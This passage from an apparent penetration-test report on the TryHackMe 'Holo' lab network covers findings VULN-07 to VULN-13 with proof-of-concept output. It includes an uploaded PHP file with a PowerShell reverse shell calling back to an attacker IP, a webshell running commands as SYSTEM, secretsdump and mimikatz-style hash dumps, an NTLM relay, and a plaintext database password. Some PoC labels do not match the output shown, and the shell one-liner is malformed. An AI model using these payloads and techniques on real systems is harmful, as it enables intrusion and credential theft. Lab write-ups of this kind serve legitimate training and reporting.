  4e8652267e2543ac59ac996545a05f61c1a0c40e6caf0ffeba0ef802f9a74c6b755f300
  c1bf1055a8647d5b19b7e8fe4f68f
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundary1781d690be1eb3e6f497707ae4d684fb
17 Content-Disposition: form-data; name="fileToUpload"; filename="
  reverse_shell.php"
18 Content-Type: image/jpeg
19
20 <html>
21 <body>
22
23
24 <?php
25
26 $cmd = "powershell -nop -W hidden -noni -ep bypass -c '$TCPClient
  = New-Object Net.Sockets.TCPClient('10.150.65.2', 7777);$NetworkStream
  = $TCPClient.GetStream();$StreamWriter = New-Object
  IO.StreamWriter($NetworkStream);function WriteToStream ($String)
  {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | %
  {0};$StreamWriter.Write($String + 'SHELL>
  ');$StreamWriter.Flush();WriteToStream '';while(($BytesRead =
  $TCPClient.Receive($BytesRead)) -ne $null){$Buffer += $BytesRead;
  WriteToStream $Buffer;}}";
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 29 Nov 2025 13:15:48 GMT
3 Server: Apache/2.4.46 (win64) OpenSSL/1.1.1g PHP/7.4.11
4 X-Powered-By: PHP/7.4.11
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 45
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 The file reverse_shell.php has been uploaded.
```

The researcher also uploaded a backdoor called 22.php, which indicates remote code execution.

The screenshot shows a web browser window with the address bar displaying the URL `http://10.200.65.31/images/22.php?cmd=whoami`. The browser's security status is 'Not Secure'. Below the address bar, there is a search bar with the text 'whoami' and an 'Execute' button. The output of the command is displayed below the search bar: `nt authority\system`.

---

## 6.7 VULN-07 — Credential Exposure via Memory Extraction

CRITICAL

**Severity:** Critical

### Description

Lsass process memory allows extraction of plaintext creds and NTLM hashes.

### Impact

- Domain-wide compromise through lateral movement
- Enables pass-the-hash

### References

- MITRE ATT&CK — Credential Dumping (T1003): <https://attack.mitre.org/techniques/T1003/>

### Location

Host: S-SRV01

### Recommendation

- Enable Credential Guard / LSA protection
- Block unsigned code execution
- Enforce least privilege

### PoC — Method 1

Credential dumping using standard OS-query tools (details sanitized)



```

(kali@kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Contented]
$ sudo python3 ./secretsdump.py 'HOLOLIVE/hacker:hackerPassw0rd@10.200.65.33'
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x759c5b5f17a8e9b1c7e8d9a0f1b2c3d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693c1e771605463877a6568610595c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c49766769324c14005263263d7568526:::

[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HOLOLIVE\DC-SRV01$:aes256-cts-hmac-sha1-96:d8e3... (hex bytes) ...
HOLOLIVE\DC-SRV01$:aes128-cts-hmac-sha1-96:a7b2... (hex bytes) ...
HOLOLIVE\DC-SRV01$:des-cbc-md5:c9a8... (hex bytes) ...
[*] $MACHINE.ACC:plain_password_hex:... (hex bytes) ...

[*] NL$KM
0000  8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ...gTX...S.[F..f
0010  D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 .;...}gx...-.U..
0020  61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CE C1 BB a.M...C.....
0030  61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CE C1 BB a.M...C.....
0030  D8

[*] Dumping NTDS.dit
[*] Domain: HOLOLIVE
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693c1e771605463877a6568610595c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f72a876c716c7a8e6d8c876a8c7b8a6c:::
hologo.live\:aad3b435b51404eeaad3b435b51404ee:f72a876c716c7a8e6d8c876a8c7b8a6c:::
hologo.live\a-chan:1103:aad3b435b51404eeaad3b435b51404ee:93b2a1d7c4b5e6f8....:
hologo.live\a-chan:1104:aad3b435b51404eeaad3b435b51404ee:93b2a1d7c4b5e6f8....:
hologo.live\s-sora:1104:aad3b435b51404eeaad3b435b51404ee:a1b2c3d4e5f67890....:
hologo.live\c-coco:1105:aad3b435b51404eeaad3b435b51404ee:b1c2d3e4f5a6b7c8....:
hologo.live\PC-Miko$:1106:aad3b435b51404eeaad3b435b51404ee:c1d2e3f4a5b6c7d8....:
hologo.live\PC-Miko$:1106:aad3b435b51404eeaad3b435b51404ee:c1d2e3f4a5b6c7d8....:
hologo.live\SRV-AD01$:1000:aad3b435b51404eeaad3b435b51404ee:d1e2f3a4b5c6d7e8....:
hologo.live\korone:1107:aad3b435b51404eeaad3b435b51404ee:e1f2a3b4c5d6e7f8....:
hologo.live\afubuki:1108:aad3b435b51404eeaad3b435b51404ee:f1a2b3c4d5e6f7a8....:

[*] Cleaning up...

```

## 6.8 VULN-08 — Sensitive Information Disclosure

HIGH

### Description

Restricted resources listed in robots.txt reveal sensitive paths and files storing credentials.

### Impact

- Allows attackers to locate credential files and admin interfaces
- Accelerates privilege escalation

### References

- OWASP — Info Leakage: [https://owasp.org/www-community/vulnerabilities/Information\\_Leakage](https://owasp.org/www-community/vulnerabilities/Information_Leakage)

### Location


<http://admin.holo.live/robots.txt>

### Recommendation

- Remove high-value paths from robots.txt
- don't store hard-coded credentials

### PoC — Method 1

Access the robots file and see the file called creds.txt



```
← → ↻ 🏠 Not Secure http://admin.holo.live/robots.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecret/creds.txt
```

## 6.9 VULN-09 — Hardcoded Credentials in PHP Files

HIGH

### Description

After the researcher got remote control over the Docker container hosting the Holo. live website, the researcher started privilege escalation, and passwords for MySQL appeared in plaintext within the application's PHP files.

### Impact

- Direct database access
- Account compromise across systems due to reuse

### References

- CWE-798: <https://cwe.mitre.org/data/definitions/798.html>
- OWASP Secrets Mgmt: [https://owasp.org/www-project-web-security-testing-guide/v41/4-Web\\_Application\\_Security\\_Testing/10-Business\\_Logic\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/10-Business_Logic_Testing/README)

### Location

/var/www/admin/db\_connect.php

### Recommendation

- Store secrets in environment variables/vault
- Enforce immediate credential rotation

### PoC — Method 1

```
www-data@47c12d37b95c:/var/www/admin$ ls
action_page.php  assets  dashboard.php  db_connect.php  docs  examples  hololive.png  index.php  robots.txt  supersecret_dir
www-data@47c12d37b95c:/var/www/admin$ cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', '!123SecureAdminDashboard321!');
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mysqli_connect_error());

}
?>
www-data@47c12d37b95c:/var/www/admin$
```

## 6.10 VULN-10 — Pass-the-Hash Lateral Movement

HIGH

Severity: High

### Description

Systems accept NTLM hashes as authentication material.

### Impact

- No password required for authentication
- Faster privilege escalation during attacks

### References

- MITRE — T1550.002: <https://attack.mitre.org/techniques/T1550/002/>

### Location

PC-FILESRV01, DC-SRV01

### Recommendation

- Disable NTLM where possible
- Enable Kerberos-only access to key systems

### PoC — Method 1

SMB or RDP access using compromised NTLM hash (no hashes disclosed)

```
Use a production WSGI server instead.
* Debug mode: off
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-24: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, attacking target smb://10.200.107.30
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.107.30 as HOLOLIVE/SRV-ADMIN SUCCEED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.107.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-24: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
```

## 6.11 VULN-11 — Application Whitelisting Bypass (Applocker)

MEDIUM

**Severity:** Medium

### Description

Writable directories allow execution of untrusted binaries bypassing policy.

### Impact

- Local privilege escalation
- Persistence mechanisms possible

### References

- MITRE — T1548: <https://attack.mitre.org/techniques/T1548/>

### Location

PC-FILESRV01 — Windows Tasks directory


### Recommendation

- Enforce allowlisting only
- Restrict write permissions on system folders

### PoC — Method 1

Execute program placed into policy-excluded directory

.\ applocker-bypass-checker.ps1



## 6.12 VULN-12 — AMSI/Defender Bypass (Memory-Only Payloads)

MEDIUM

**Severity:** Medium

### Description

Obfuscated or in-memory scripts run without detection or blocking.

### Impact

- Stealthy execution of malicious code
- Reduced endpoint protection coverage

### References

- MITRE — Defense Evasion: <https://attack.mitre.org/tactics/TA0005/>

**Location**

PC-FILESRV01

**Recommendation**

- Enforce Constrained PowerShell Language Mode
- Enable Defender Exploit Guard policies

**PoC — Method 1**

Execution of obfuscated PowerShell in memory only

```
C:\web\htdocs\images>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 3A33-D07B

Directory of C:\Users\Administrator\Desktop

12/03/2020  06:32 PM    <DIR>          .
12/03/2020  06:32 PM    <DIR>          ..
12/03/2020  06:32 PM                38 root.txt
               1 File(s)                38 bytes
               2 Dir(s)  14,857,179,136 bytes free

C:\Users\Administrator\Desktop>type root.txt
-----
C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::b47d:80fe:3bc:b670%6
   IPv4 Address. . . . . : 10.200.107.31
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 10.200.107.1

C:\Users\Administrator\Desktop>
```

```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session          : Interactive from 1
User Name        : watamet
Domain           : HOLOLIVE
Logon Server     : DC-SRV01
Logon Time       : 9/9/2021 7:27:11 AM
SID              : S-1-5-21-471847105-3603022926-1728018720-1132
```

```
msv :
  [00000003] Primary
  * Username : watamet
  * Domain   : HOLOLIVE
  * NTLM     : 00000000:00000000:00000000:00000000
  * SHA1     : 00000000:00000000:00000000:00000000
  * DPAPI    : 00000000:00000000:00000000:00000000
```

```
tspkg :
wdigest :
  * Username : watamet
  * Domain   : HOLOLIVE
  * Password : (null)
```

```
kerberos :
  * Username : watamet
  * Domain   : HOLO.LIVE
  * Password :
```

```
ssp :
credman :
```

```
Authentication Id : 0 ; 995 (00000000:000003e3)
Session          : Service from 0
User Name        : IUSR
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 9/9/2021 7:26:49 AM
SID              : S-1-5-17
```

```
msv :
tspkg :
wdigest :
  * Username : (null)
  * Domain   : (null)
  * Password : (null)
kerberos :
ssp :
credman :
```

---

## 6.13 VULN-13 — System Hardening Gaps

MEDIUM

Severity: Medium

### Description

Legacy PowerShell and weak OS configurations allow privilege escalation paths.

### Impact

- Attackers can chain multiple flaws to compromise the system

### References

- Microsoft Security Baselines: <https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines>

### Location

PC-FILESRV01

**Recommendation**

- Update .NET and Windows builds
- Apply GPO-based hardening baseline

(No actionable PoC required)